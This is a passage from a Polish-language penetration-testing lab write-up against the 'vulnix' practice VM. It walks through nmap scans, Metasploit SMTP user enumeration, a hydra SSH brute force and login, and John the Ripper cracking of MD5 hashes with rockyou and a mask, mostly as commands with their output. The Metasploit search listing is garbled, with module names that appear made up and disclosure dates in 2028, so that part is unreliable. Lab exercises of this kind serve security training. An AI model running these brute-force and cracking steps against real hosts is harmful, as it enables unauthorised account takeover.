PORT      STATE SERVICE
22/tcp    openfiltered ssh
25/tcp    openfiltered smtp
79/tcp    openfiltered finger
110/tcp   openfiltered pop3
111/tcp   openfiltered rpcbind
143/tcp   openfiltered imap
512/tcp   openfiltered exec
513/tcp   openfiltered login
514/tcp   openfiltered shell
993/tcp   openfiltered imaps
995/tcp   openfiltered pop3s
2049/tcp  openfiltered nfs
MAC Address: 00:0C:29:F4:98:7C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
```

2. W celu znalezienia systemu operacyjnego hosta przeprowadzamy skanowanie SYN stealth scan z opcją `-O` (pozwala ona na określenie systemu operacyjnego). Z informacji wyświetlanych na ekranie możemy wywnioskować, że systemem operacyjnym hosta jest linux w wersjach 2.6.32 - 3.10.

```
(root@kali)~/home/kali$ nmap 192.168.232.134 -sS -O
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 22:38 CET
Nmap scan report for 192.168.232.134
Host is up (0.00087s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
MAC Address: 00:0C:29:F4:98:7C (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
```

Do określenia wersji usług hosta vulnix używamy komendy `nmap 192.168.232.134 -sV`.

```
Nmap scan report for 192.168.232.134
Host is up (0.0014s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
79/tcp    open  finger       Debian fingerd
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
143/tcp   open  imap         Dovecot imapd
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
993/tcp   open  ssl/imap     Dovecot imapd
995/tcp   open  ssl/pop3     Dovecot pop3d
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
Service Info: Host: vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. W celu wykonania enumeracji użytkowników poczty należy zeskanować hosta vulnix (interesuje nas port usługi pocztowej – SMTP).

```
kali@kali:~$ nmap 192.168.232.134
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-04 22:10 CET
Nmap scan report for 192.168.232.134
Host is up (0.0022s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Następnie uruchamiamy metasploit komendą `msfconsole`, by w kolejnym kroku poleceniem `search smtp` wyszukać interesujący nas exploit. Z listy wybieramy exploit `auxiliary/scanner/smtp/smtp_enum` (jego nazwa wskazuje nam na powiązanie z enumeracją na porcie SMTP).

```
msf6 > search smtp
Matching Modules
#  Name                                                                 Disclosure Date  Rank
-  -
0  exploit/linux/multi/spam_exec                                         2015-10-01     normal
1  auxiliary/server/capture/smtp                                         2015-10-01     normal
2  auxiliary/scanner/http/gawzi_en_login_test                           2007-08-24     great
3  exploit/unix/multi/imap_willier_blackhole                             2018-05-19     great
4  exploit/windows/browser/communiccrypt_mail_activex                   2015-04-27     great
5  exploit/linux/multi/exim_gethostname_bof                             2013-05-03     excellent
6  exploit/linux/multi/exim_dovecot_exec                                 2018-12-07     excellent
7  exploit/unix/smtp/exim_string_format                                  2017-01-26     normal
8  auxiliary/client/smtp/smtp_emailer                                    2003-12-29     great
9  exploit/linux/multi/haraka                                             2003-12-29     great
10 exploit/windows/http/daemon_worldclient_form2raw                     2003-10-15     good
11 exploit/windows/multi/ms04_010_exchange2000_xexch50                 2004-04-13     average
12 exploit/windows/ssl/ms04_011_pct                                     2004-11-12     normal
13 auxiliary/dos/windows/multi/ms06_019_exchange                       2007-08-18     great
14 exploit/windows/multi/mercury_cram_md5                               1988-11-02     average
15 exploit/unix/smtp/morris_sendmail_debug                             2011-10-31     normal
16 exploit/windows/smtp/njstar_smtp_bof                                2028-01-28     excellent
17 exploit/unix/multi/openssl_email_from_rc                             2028-02-24     average
18 exploit/unix/local/openssl_gob_read_lpe                              2009-08-28     normal
19 exploit/windows/browser/oracle_dc_submitexpress                      2014-09-24     normal
20 exploit/unix/multi/email_bush_exec                                   2003-09-17     normal
21 auxiliary/scanner/smtp/smtp_version                                  2005-07-11     average
22 auxiliary/scanner/smtp/smtp_ntls_domain                              2007-07-09     manual
23 auxiliary/scanner/smtp/smtp_relay                                    2004-10-26     good
24 auxiliary/fuzzers/smtp/smtp_fuzzer                                    2007-03-28     great
25 auxiliary/scanner/smtp/smtp_enum                                     2028-12-06     normal
26 auxiliary/gather/smtp/smtp_gathercan                                 2004-09-27     average
27 exploit/windows/smtp/smtp_server                                     2004-09-27     average
28 exploit/unix/webapp/squirrelmail_pgq_plugin                         2004-09-27     average
29 exploit/windows/smtp/syshuge_client_bof                             2004-09-27     normal
30 exploit/windows/smtp/mailcarrier_smtp_who                             2004-09-27     normal
31 auxiliary/vsploit/pil/email_pil                                       2004-09-27     normal
32 exploit/windows/email/ms07_012_anl_loadimage_chunksize               2007-03-28     great
33 post/windows/gather/credentials/outlook                             2007-03-28     normal
34 auxiliary/scanner/http/wp_easy_wp_smtp                               2028-12-06     normal
35 exploit/windows/multi/ypops_overflow                                  2004-09-27     average
```

Teraz pozostaje nam ustawienie wybranego exploitu. Komendą `options` sprawdzamy, czego potrzebujemy. Stąd wiemy, że potrzebną informacją jest adres IP atakowanej maszyny (`set RHOSTS 192.168.232.134`).

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.232.134 yes        The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25               yes        The target port (TCP)
THREADS   1               yes        The number of concurrent threads (max one per host)
UNIXONLY  true            yes        Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes        The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.232.134
RHOSTS => 192.168.232.134
```

W ostatnim kroku komendą `exploit` uruchamiamy exploit, czego efektem jest wyświetlenie listy użytkowników poczty.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.232.134:25 - 192.168.232.134:25 Banner: 220 vulnix ESMTP Postfix (Ubuntu)
[*] 192.168.232.134:25 - 192.168.232.134:25 Users found: , backup, bin, daemon, games, gnats, irc, landscape, libuid, list, lp, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, syslog, user, uucp, w
hoopste, www-data
[*] 192.168.232.134:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4. Uzyskane w poprzednim zadaniu loginy zapisujemy w pliku tekstowym `users.txt`, uruchamiamy hydrę i próbujemy znaleźć hasło do hosta vulnix (komenda `hydra -L users.txt -P /home/kali/Pulpit/john.txt 192.168.232.134 ssh -V -F`).

Opcja -F pozwoli nam na zakończenie procesu od razu po znalezieniu pierwszej dobrej pary login – hasło.

```
(kali㉿kali)-[~/Pulpit]
$ hydra -L users.txt -P /home/kali/Pulpit/john.txt 192.168.232.134 ssh -V -F
```

Po kilku minutach program zawiadamia nas o uzyskaniu prawidłowego loginu i hasła.

```
[ATTEMPT] target 192.168.232.134 - login user - pass snoopy - 35 of 92202 [child 12] (0/6)
[ATTEMPT] target 192.168.232.134 - login "user" - pass "buster" - 36 of 92202 [child 2] (0/6)
[ATTEMPT] target 192.168.232.134 - login "user" - pass "dragon" - 37 of 92202 [child 11] (0/6)
[22][ssh] host: 192.168.232.134 login: user password: letmein
```

Poprawność danych, które podała nam hydra sprawdzamy próbując zdalnie zalogować się do usługi Ssh na hoście vulnix. Robimy to komendą `ssh user@192.168.232.134`, a następnie wpisujemy uzyskane hasło.

```
(kali㉿kali)-[~/Pulpit]
$ ssh user@192.168.232.134
The authenticity of host '192.168.232.134 (192.168.232.134)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMVi0Ag.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.232.134' (ECDSA) to the list of known hosts.
user@192.168.232.134's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)
```

Do ostatecznego sprawdzenia powodzenia naszej operacji używamy komendy `id` (widzimy, że jesteśmy użytkownikiem user).

```
user@vulnix:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
```

- Na stronie hashes.com znajduje się identyfikator rodzajów haszów. Wklejam tam zhaszowane hasła. Strona pokazuje, że wszystkie są w formacie MD5.

```
✓ Possible identifications: Decrypt Hashes

b7a43e87f9c23a99b76ef28400230df9 - Possible algorithms: MD5
25d55ad283aa400af464c76d713c07ad - Possible algorithms: MD5
08124000e62128d281d9ca52e57432c9 - Possible algorithms: MD5
c1a9e1f51872130cb1e6763eef58c929 - Possible algorithms: MD5
2c4d0779c25ff275ceafe02cfe45fa01 - Possible algorithms: MD5
dd4b21e9ef71e1291183a46b913ae6f2 - Possible algorithms: MD5
```

Używając komendy `gunzip`, wypakowuje skompresowany plik ze słownikiem hasel.

```
(kali㉿kali)-[~/]
$ sudo gunzip /usr/share/wordlists/rockyou.txt
[sudo] hasło użytkownika kali:
```

Następnie znając format i posiadając plik ze słownikiem hasel używam komendy `john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hasla_do_zlamania.txt`, żeby złamać hasła.

```
(kali㉿kali)-[~/]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678 (?)
00000000 (?)
1A2B3C4D (?)
ABCDE123 (?)
4g 0:00:00.02 DONE (2022-12-02 11:44) 1.606g/s 5760Kp/s 5760Kc/s 12446Kc/s fuckyooh21..*7;Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

W ten sposób john odnalazł 4 hasła. Żeby znaleźć resztę testuje wszystkie kombinacje cyfr i liter o długości 8 komendą `john --format=raw-md5 --mask='?H?H?H?H?H?H?H?H'` `hasla_do_zlamania.txt`.

```
(kali㉿kali)-[~]
$ john --format=raw-md5 --mask='?H?H?H?H?H?H?H?H' hasla_do_zlamania.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 2 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:28 12.08% (ETA: 11:50:18) 0g/s 18502Kp/s 18502Kc/s 37004KC/s 0064CEE1..F774CEE1
0g 0:00:01:00 25.46% (ETA: 11:50:22) 0g/s 18218Kp/s 18218Kc/s 36436KC/s 00DAF214..F7EAF214
EDC54376 (?)
1254ACBE (?)
2g 0:00:03:39 DONE (2022-12-02 11:50) 0.009124g/s 18046Kp/s 18046Kc/s 25969KC/s 0844ACBE..FF54ACBE
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

W ten sposób john znalazł wszystkie hasła.